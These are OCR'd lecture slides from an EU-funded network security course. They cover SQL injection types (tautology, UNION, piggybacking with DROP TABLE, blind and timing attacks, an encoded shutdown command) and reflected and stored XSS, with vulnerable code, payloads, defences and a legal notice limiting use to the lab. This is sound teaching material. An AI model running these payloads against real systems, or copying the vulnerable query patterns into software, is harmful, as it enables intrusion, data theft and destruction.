SQLi, XSS

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

SQL injection

- Attacker implants SQL code in an improper manner
- If successful attacker can:
  - Avoid authentication
  - Change/delete data or
  - Take over control over data base server

ISSES
Co-funded by the Erasmus+ Programme of the European Union

SQL injection – attack example

- Login application

```
String username = request.getParameter("userName");
String password = request.getParameter("password");
query = "SELECT * FROM users"
        + " WHERE name = '" + username + "'"
        + " AND password = '" + password + "';"

Statement stmt = con.createStatement();
ResultSet rs = stmt.executeQuery(query);
if (rs.next()) {
    LoginUserByID(rs.getInt("userID"));
}
```

- No input check

```
userName:   ' OR '1' = '1
password:   ' OR '1' = '1
```

- query

```
SELECT * FROM users
WHERE name = '' OR '1' = '1'
AND password = '' OR '1' = '1';
```

ISSES

Co-funded by the Erasmus+ Programme of the European Union

SQL injection – attack example (2)

- If the application shows query result an attacker can view the table content
- And if the following parameters are entered

```
userName:   '; DROP TABLE users; --
password:   doesn't matter
```

- Query will be

```
SELECT * FROM users WHERE name = ''; DROP TABLE users; --' WHERE...
```

ISSES
Co-funded by the Erasmus+ Programme of the European Union

SQL injection – attack types

- Tautologies
- Illegal queries
- Union queries
- Piggybacking
- Conclusion based attacks
- Login application with no defenses

```
query = "SELECT * FROM users"
        + " WHERE name = '" + userName + "'"
        + " AND password = " + password + ";"
```

ISSES
Co-funded by the
Erasmus+ Programme
of the European Union

SQL injection – tautologies

- goal – access data, override authentication
- WHERE clause in SQL query is true for all rows
- Requires knowledge about the structure of the query
- Usually done with OR operator
- Previous example

ISSES

Co-funded by the Erasmus+ Programme of the European Union

SQL injection – illegal query

- goal – find vulnerable parameters, database schemas, access data
- Try to get error from query
- Gain info from error messages
- Types of errors:
  - Syntax errors
  - Type conversion errors
  - Logical errors

ISSES
Co-funded by the Erasmus+ Programme of the European Union

SQL injection – illegal query (2)

- example

```
userName:  someone
password:  convert(int, (select top 1 name from sysobjects where xtype = 'u'))
```

- query

```
SELECT * FROM users
WHERE name = 'someone'
AND password = convert(int, (select top 1 name from sysobjects
                             where xtype = 'u'));
```

- *If the first table is Users* and Microsoft SQL Server is DB
  - *”Conversion failed when converting the nvarchar value ’Users’ to data type int.”*

ISSES
Co-funded by the Erasmus+ Programme of the European Union

SQL injection – union query

- goal - access data, override authentication
- SQL operator UNION is used
- Knowledge about query structure is required
- Use *UNION* to obtain additional content with a regular query
  - If attacker knows about other tables he can access them in this way
  - Before this attack several illegal query attacks are done to obtain details about DB

ISSES
Co-funded by the Erasmus+ Programme of the European Union

SQL injection – union query (2)

```
userName:   ' UNION SELECT cardNo from CreditCards where acctNo=10032; --
password:   doesn't matter
```

- query

```
SELECT accounts FROM users
WHERE name = ''
UNION SELECT cardNo from CreditCards where acctNo=10032;
--' AND password = doesn't matter;
```

ISSES
Co-funded by the
Erasmus+ Programme
of the European Union

SQL injection – piggybacking

- goal – access and change data, DoS
- Attacker concatenates his query to the one that is already executed
- Only one vulnerable parameter is needed
- Possible attack directions
  - Gain access to data from any table
  - Change DB content using *INSERT*, *UPDATE* or *DELETE*
  - Execute system commands on DB server to plot DoS attack

ISSES
Co-funded by the Erasmus+ Programme of the European Union

SQL injection – piggybacking (2)

- entry

```
userName:  does not matter
password:  1; DROP TABLE users
```

- query

```
SELECT * FROM users
WHERE name = 'does not matter'
AND password = 1;
DROP TABLE users;
```

ISSES
Co-funded by the
Erasmus+ Programme
of the European Union

SQL injection – conclusion based attacks

- goal - find vulnerable parameters, database schemas, access data
- No feedback for the attacker even if SQLi succeeds
- Only one true/false question can be asked in one attempt
- Requires a sequence of attacks and a lot of time
- Two types:
  - Blind injection
  - Timing attacks

ISSES
Co-funded by the Erasmus+ Programme of the European Union

SQL injection – blind injection

- Try first with tautology that is always correct and then with the one that is always not correct
- If you obtain different results you found a vulnerable parameter
- entry

```
userName:   ' AND 1=0; --
password:   doesn't matter
```

- query

```
SELECT * FROM users
WHERE name = '' AND 1=0;
--' AND password = doesn't matter;
```

ISSES
Co-funded by the Erasmus+ Programme of the European Union

SQL injection – blind injection (2)

- entry

```
userName:   ' OR 1=1; --
password:   doesn't matter
```

- query

```
SELECT * FROM users
WHERE name = '' OR 1=1;
--' AND password = doesn't matter;
```

ISSES
Co-funded by the
Erasmus+ Programme
of the European Union

SQL injection – timing attacks

- Add IF structure to a query
- If the attack succeeds outcome will be noticeable
- Use time consuming commands for body
  - For example *WAITFOR DELAY*
- entry

```
userName:   '; IF ASCII(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE
            xtype = 'u'),1,1)) > ASCII('X') WAITFOR DELAY '00:00:03'; --
password:   doesn't matter
```

- query

```
SELECT * FROM users
WHERE name = '';
IF ASCII(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE
   xtype = 'u'),1,1)) > ASCII('X') WAITFOR DELAY '00:00:03';
--' AND password = doesn't matter;
```

ISSES
Co-funded by the Erasmus+ Programme of the European Union

SQL injection – additional risks

- Stored procedures can carry all the risks mentioned earlier

```
CREATE PROCEDURE dbo.VerifyUser
    @userName varchar(30),
    @pass varchar(30)
AS
BEGIN
    DECLARE @sql nvarchar(500);
    SET @sql = 'SELECT * FROM users
                WHERE name = ''' + @userName + '''
                AND password = ''' + @pass + ''' ';
    EXEC (@sql);
    IF @@ROWCOUNT > 0 RETURN 1
    ELSE RETURN 0
END
GO
```

- Alternate codes – for example shutdown

```
userName:  '; exec(char(0x73687574646f776e)) --
password:  doesn't matter
```

```
SELECT * FROM users
WHERE name = ''; exec(char(0x73687574646f776e))
--' AND password = doesn't matter;
```

SQL injection – protection

- Least privilege
- Secure software development
- Best practices
- Using secure code audit tools
  - Static
  - Dynamic
- Using penetration testing tools

ISSES
Co-funded by the Erasmus+ Programme of the European Union

XSS

- Dynamic websites enable better UI, visual appearance and personalization
- *XSS* (engl. *Cross Site Scripting*) is vulnerability in which user interacts with both legitimate site and fake server
- Malicious code is inserted in places where interaction from a user is expected
- Application returns an answer to user request
- Browser shows received answer and executes malicious code

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

XSS (2)

- Additionally it can be done through email messages or links
- Now execution is done when an email message is open or when a link is clicked


```
http://www.somesite.com/default.asp?name= <script>dosomething()</script>
```

- Successful *XSS attacks enable attacker to obtain session data, cookies, files*
- It can also be used to install malware


ISSES
Co-funded by the Erasmus+ Programme of the European Union

XSS types

- Reflected



- Stored



ISSES
Co-funded by the
Erasmus+ Programme
of the European Union

Reflected XSS

- User input data are processed and the next page is prepared
  - If the data wasn't validated and no encoding was applied at the client side it is possible to execute scripts
  - Attacker must convince user to visit website with executable code in *HTTP* response
  - When a browser opens the page it fetches parameter and executes <*script*> element

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Reflected XSS - examples

- `<% String eid = request.getParameter("eid"); %>  ...`
  `Employee ID: <%= eid %>`
- ```
  <html>
  <body>
  <? php
  print "Not found: " . urldecode($_SERVER["REQUEST_URI"]);
  ?>
  </body>
  </html>
  ```
- `http://somesite.com/file_that_does_not_exist`

  Not found: /`file_that_does_not_exist`
- `http://somesite.com/<script>alert("TEST");</script>`
  Not found: /
  (but with JavaScript code `<script>alert("TEST");</script>`)

ISSES
Co-funded by the Erasmus+ Programme of the European Union
  ```

Stored XSS

- Difference comparing to the previous is place and time of the execution of the malicious code
  - User data for *HTTP response are often stored in database server or file system of a web server*
  - These data are later fetched and shown when page is created
  - Any time a used requests a page the attack is launched again
- This type of attack is not strictly tied to ne particular user
- Once the malicious code is deployed it effects any visitor of a vulnerable page

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Stored XSS - example

- <%...

```
        Statement stmt = conn.createStatement();
        ResultSet rs =
             stmt.executeQuery("select * from emp where id="+eid);
        if (rs != null) {
               rs.next();
               String name = rs.getString("name");
        }
```

  %>

- Employee Name: <%= name %>

ISSES
Co-funded by the Erasmus+ Programme of the European Union

XSS protection

- Avoid visiting suspicious links
- Block script execution in browser
- Conversion of special characters into textual entities (use libraries like HtmlUtils.htmlEscape, System.Web.Security.AntiXss.AntiXssEncoder, etc.)

ISSES
Co-funded by the Erasmus+ Programme of the European Union

NOTICE FOR STUDENTS

- Topics of the Advanced Network and System Security course involve the study of various mechanisms that violate information security and make intrusions into computer systems and networks.
- The application of these mechanisms when executed towards the systems of individuals and legal entities, which are not familiar with them and are not consentient with the activities on checking vulnerability and testing intrusions into their systems, is punishable under the Criminal Law of the Republic of Serbia (Articles 298 to 304a).
- Students enrolled at the Advanced Network and System Security course may use these methods for study purposes only within the closed laboratory environment provided for teaching the Advanced Network and System Security course.
- Students may not imply that they are in any way encouraged by the teachers or that they are recommended to use these methods toward other systems of the School of Electrical Engineering or the systems of any third party entity or individual.
- Any eventual activity that a student would undertake using these methods and mechanisms according to systems that are not within the laboratory on the course is the sole responsibility of the student.

ISSES
Co-funded by the Erasmus+ Programme of the European Union